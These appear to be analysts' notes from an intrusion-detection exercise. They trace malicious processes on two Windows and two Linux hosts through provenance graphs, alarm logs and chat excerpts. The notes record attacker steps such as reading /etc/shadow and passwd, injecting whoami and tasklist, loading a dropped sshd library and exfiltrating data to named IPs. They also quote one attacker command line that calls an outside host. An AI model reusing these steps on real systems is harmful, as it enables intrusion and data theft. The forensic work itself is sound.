
Data set: e4.5d.subx.A.copybat.json

x-axis: Event sequence

Highlight: None

taken2.exe

Four taken2 processes found on -A, two of them are reading from reg, two of them are receiving info from processes like csrss.exe`, `Cortana`, and `Firefox`.



Data set: e4.5d.subx.A.taken2.process.exe.jsc


x-axis: Event sequence

Highlight: None

The process is also found on -B

# dumpcap.exe

- suspicious writes into it
- reads from reg




Data set: e4.5d.subx.A.dumpcap.proc.json
x-axis: Event sequence
Highlight: None

- writes into .pcapng

picup.exe

- created by firefox.exe, read info from reg, and leak info out


Figure: two runs of it (all activities) and the leak to 33.153.131.235:80



Data set: e4.5d.subx.A.picup.exe.json

x-axis: Event sequence

Highlight: None


S:null_70
S:C:Program Filesmozillafirefoxfirefox.exe
WR
RM
O:DeviceHarddiskVolume2UsersadminPicturespicup.exe
ATV
O:WindowsSystem32cryptbase.dll
O:REGISTRYMACHINESOFTWAREMicrosoftWindows NTCurrentVersionGRE_Initialize
LD
LD
RD
S:picup.exe
WR
WR
RD
O:IP:219983eb:80


picup.exe is created by a firefox.exe which reads data from IP 85.88.255.12. Then picup.exe writes to 33.153.131.235

cmd.exe data exfiltration on -B

1- reads generic.txt
2- removes cu2.txt
3- create and write to cu2.txt
4- reads write.exe
5- loads bcryptprimitives.dll
6- writes to IP:9fba57d6:80.2569631H
7- writes to IP:5558ff0c:80.2569631H
8- injects whoami and tasklist

Whoami injected
```18-11-09 14:49:55.57: Alarm: UntrustedLoad: 100: Subject 6376 pid=8908 C:\Program Files\mozilla\firefox\firefox.exe Subject 8523 pid=8908 whoami```

Whoami on -B



whoami is loading a suspicious library WindowsSysWOW64etutils.dll

doit2.exe on -B
doit.exe is writing to IP: 128.55.12.185 (IP:80370cb9:31337).

```
18-11-09 16:15:12.10: Alarm: CDL: Write: 000: Object 268338 (\Device\HarddiskVolume2\Users\admin\Desktop\doit2.exe:Zone.Identifier) Subject 9655 pid=3440 C:\Program Files (x86)\Mozilla Thunderbird\thunderbird.exe
18-11-09 16:15:21.25: Alarm: CDL: Write: 000: Object 268338 (\Device\HarddiskVolume2\Users\admin\Desktop\doit2.exe:Zone.Identifier) Subject 5384 pid=4 null_70
18-11-09 16:15:29.15: Alarm: UntrustedLoad: 300: Subject 9582 pid=5244 C:\WINDOWS\Explorer.EXE Subject 9685 pid=2032 C:\Users\admin\Desktop\doit2.exe
18-11-09 16:15:39.25: Alarm: CDL: Write: 000: Object 268418 (\Device\HarddiskVolume2\Windows\Prefetch\DOIT2.EXE-B063CDEE.pf) Subject 8796 pid=1468 c:\windows\system32\svchost.exe
18-11-09 16:15:59.21: Alarm: CDL: Write: 000: Object 268418 (\Device\HarddiskVolume2\Windows\Prefetch\DOIT2.EXE-B063CDEE.pf) Subject 5384 pid=4 null_70
18-11-09 16:16:20.53: Alarm: UntrustedLoad: 300: Subject 9582 pid=5244 C:\WINDOWS\Explorer.EXE Subject 9723 pid=10124 C:\Users\admin\Desktop\doit2.exe
18-11-09 16:16:20.56: Alarm: UntrustedLoad: 200: Object 268340 (\Device\HarddiskVolume2\$Recycle.Bin\S-1-5-21-231540947-922634896-4161786520-1004\$RXFRO57.exe) Subject 9723 pid=10124 C:\Users\admin\Desktop\doit2.exe
18-11-09 16:16:20.86: Alarm: UntrustedLoad: 300: Subject 9723 pid=10124 C:\Users\admin\Desktop\doit2.exe Subject 9725 pid=10056 cmd
18-11-09 16:16:20.86: Alarm: UntrustedLoad: 300: Subject 9723 pid=10124 C:\Users\admin\Desktop\doit2.exe Subject 3425 pid=2 null_80
18-11-09 16:16:20.97: Alarm: CDL: Write: 200: Object 268578 (IP:80370cb9:31337.2569663H) Subject 9723 pid=10124 C:\Users\admin\Desktop\doit2.exe
18-11-09 16:18:54.38: Alarm: UntrustedLoad: 200: Subject 9890 pid=5244 null_136 Subject 9935 pid=7796 C:\Users\admin\Desktop\doit2.exe
18-11-09 16:18:54.39: Alarm: UntrustedLoad: 200: Subject 9890 pid=5244 null_136 Subject 9935 pid=7796 C:\Users\admin\Desktop\doit2.exe
```


```
18-11-09 16:18:54.45: Alarm: UntrustedLoad: 200: Object 268337
(\Device\HarddiskVolume2\Users\admin\Desktop\doit2.exe) Subject 9935 pid=7796
C:\Users\admin\Desktop\doit2.exe
```

doit2.exe   dpes privilage escalation on B

doit2.exe gets loaded by explorer.exe and reads from IP 128.55.12.185 .
It injects cmd.exe and cmd.exe loads SearchProtocolHost.exe which injects whoami and does a privlage escalation on it.

eyes_only.xlsx

`firefox` `EVENT_CREATE_OBJECT` into a `nodepad` process, which read `eyes_only.xlsx`
`eyes_only.xlsx` was involved in `copy.bat`
it is read by `excel`, `powershell`, and `notepad`
it is read and `EVENT_MODIFY_FILE_ATTRIBUTES` later today.



IBM Research | τ-Calculus Browser

Data set: e4.5d.subx.A.eyes_only.nodepad.jso
x-axis: Event sequence
Highlight: None

Backward
Forward
Reset Zoom
SUBJECT_THREAD
\Windows\System32...Device.dll
Windows\System32\wpdshext.dll
\Windows\System32...rShell.dll
\Device\HarddiskV..._only.xlsx
SUBJECT_THREAD
\Device\HarddiskV...onCore.dll
SUBJECT_UNKNOWN
SUBJECT_THREAD
SUBJECT_THREAD
\Device\HarddiskV...Prompt.lnk
SUBJECT_THREAD
"C:\Program Files...efox.exe"
"C:\WINDOWS\syste...epad.exe"
SUBJECT_THREAD
SUBJECT_THREAD
\Device\HarddiskV...nations-ms
\Windows\System32...ibrary.dll
SUBJECT_THREAD
\Windows\System32\dsclient.dll
\Device\HarddiskV...olunit.lnk
\Device\HarddiskV...Prompt.lnk

Cmd.exe -A


gathering system information on machine A

1- driverquery and powercfg write system information in disk.txt
2- cmd.exe reads disk.txt
3- cmd.exe injects ping and tasklist
4- tasklist writes to generic.txt and Generic.txt which are red by SearchProtocolHost.exe


4.2.2 Detection of Attacks on TRACE-TRACE

Information gather and exfiltration (Host A)

We see a user login to Host A and do information gathering on the system. Information was gathered by doing *cat* on the */etc/shadow* file, running *ifconfig,* and *tcpdump* on the network connection, *ps aux, groups, dirname ,* reading the */etc/passwd* file etc. The results were later displayed on */dev/pts/1*. Next the user logs into 128.55.12.118 (Host B) and 128.55.12.79 through ssh. The user may have exfiltrated this information through ssh to 128.55.12.79.



In-memory attack with firefox (Host B)



A malicious *firefox* process was seen declaring write-executable memory space. It also wrote to a malicious device file called */dev/glx_alsa_675*. The firefox process also got its privilege escalated. Next it dropped a malicious library file called */tmp/libnet.so* while communicating with 86.129.31.201. The sshd process next loaded that malicious library file and also connected to the same network address (86.129.31.201). Multiple files were exfiltrated from Host B using the now malicious sshd process. All these files were copied from Host A to Host B using *scp*. Next, the malicious sshd process created an executable called */home/admin/files/docs/audiobackup* which was executed with the following arguments:

/home/admin/files/docs/audiobackup *25.7.74.53 80 3*


The sshd process also read the *host* and *passwd* files which were exfiltrated to 86.129.31.201. This, in turn, may have been further propagated by the firefox process to 98.66.41.61. These files were copied from Host A to Host B using *scp.*

Here are further details and alarms found related to the attack:

1. sshd attack from 86.129.31.201


suspicious IP 86.129.31.201. The remoteport 80 is connected by both firefox and sshd from -B

The middle one looks like a halfy recorded exploit




exfiltration of multiple files via sshd:


- /home/admin/files/docs/passwd
    - this file is scped form -A as admin
- /home/admin/files/launchmyserver.sh
- /home/admin/work/hosts



download and execution of /home/admin/files/docs/audiobackup
argument: 25.7.74.53 80 3



2. libnet.so drop and load alarms
(01:28:19 PM) mdnhossain: 18-11-12 13:23:59.23: Alarm: CDL: Write: 000: Object 283360 (/tmp/libnet.so) Subject 45168 pid=10091 firefox
(01:28:51 PM) mdnhossain: The same firefox process created /tmp/libnet.so which was read by sshd
(01:28:57 PM) subx: /tmp/libnet.so is written by firefox and read by /usr/sbin/sshd -D
(01:32:21 PM) mdnhossain: The libnet.so was also loaded by sshd
(01:52:52 PM) mdnhossain: The libnet.so file was later deleted by sshd




3. Alarms from connecting to 65.27.117.23 and writing to glx_alsa_675
(12:28:55 PM) mdnhossain: 18-11-12 12:25:14.89: Alarm: CDL: Write: 000: Object 268209 (/dev/glx_alsa_675) Subject 39749 pid=5505 firefox
(12:29:23 PM) mdnhossain: firefox writing confidential information to suspicious device /dev/glx_alsa_675
(12:32:33 PM) mdnhossain: 18-11-12 12:21:31.07: Alarm: CDL: Write: 000: Object 267664 (IP:56811fc9:80.2570072H) Subject 39679 pid=5350 firefox
(12:33:10 PM) mdnhossain: also the firefox process is exfiltrating information through IP:86.129.31.201:80
(12:36:35 PM) mdnhossain: It is also communicating through IP:65.27.117.23:80
(12:57:38 PM) mdnhossain: More on the malicious firefox process on HostB:
The firefox process read /proc/meminfo and alot of process information
It also read the passwd file
Declared write executable memory locations and all the information in the /dev/glx_alsa_675
(01:30:32 PM) mdnhossain: The firefox process again wrote to /dev/glx_alsa_675 and wrote to IP:98.66.41.61:80

4. passwd leak from Host A to Host B

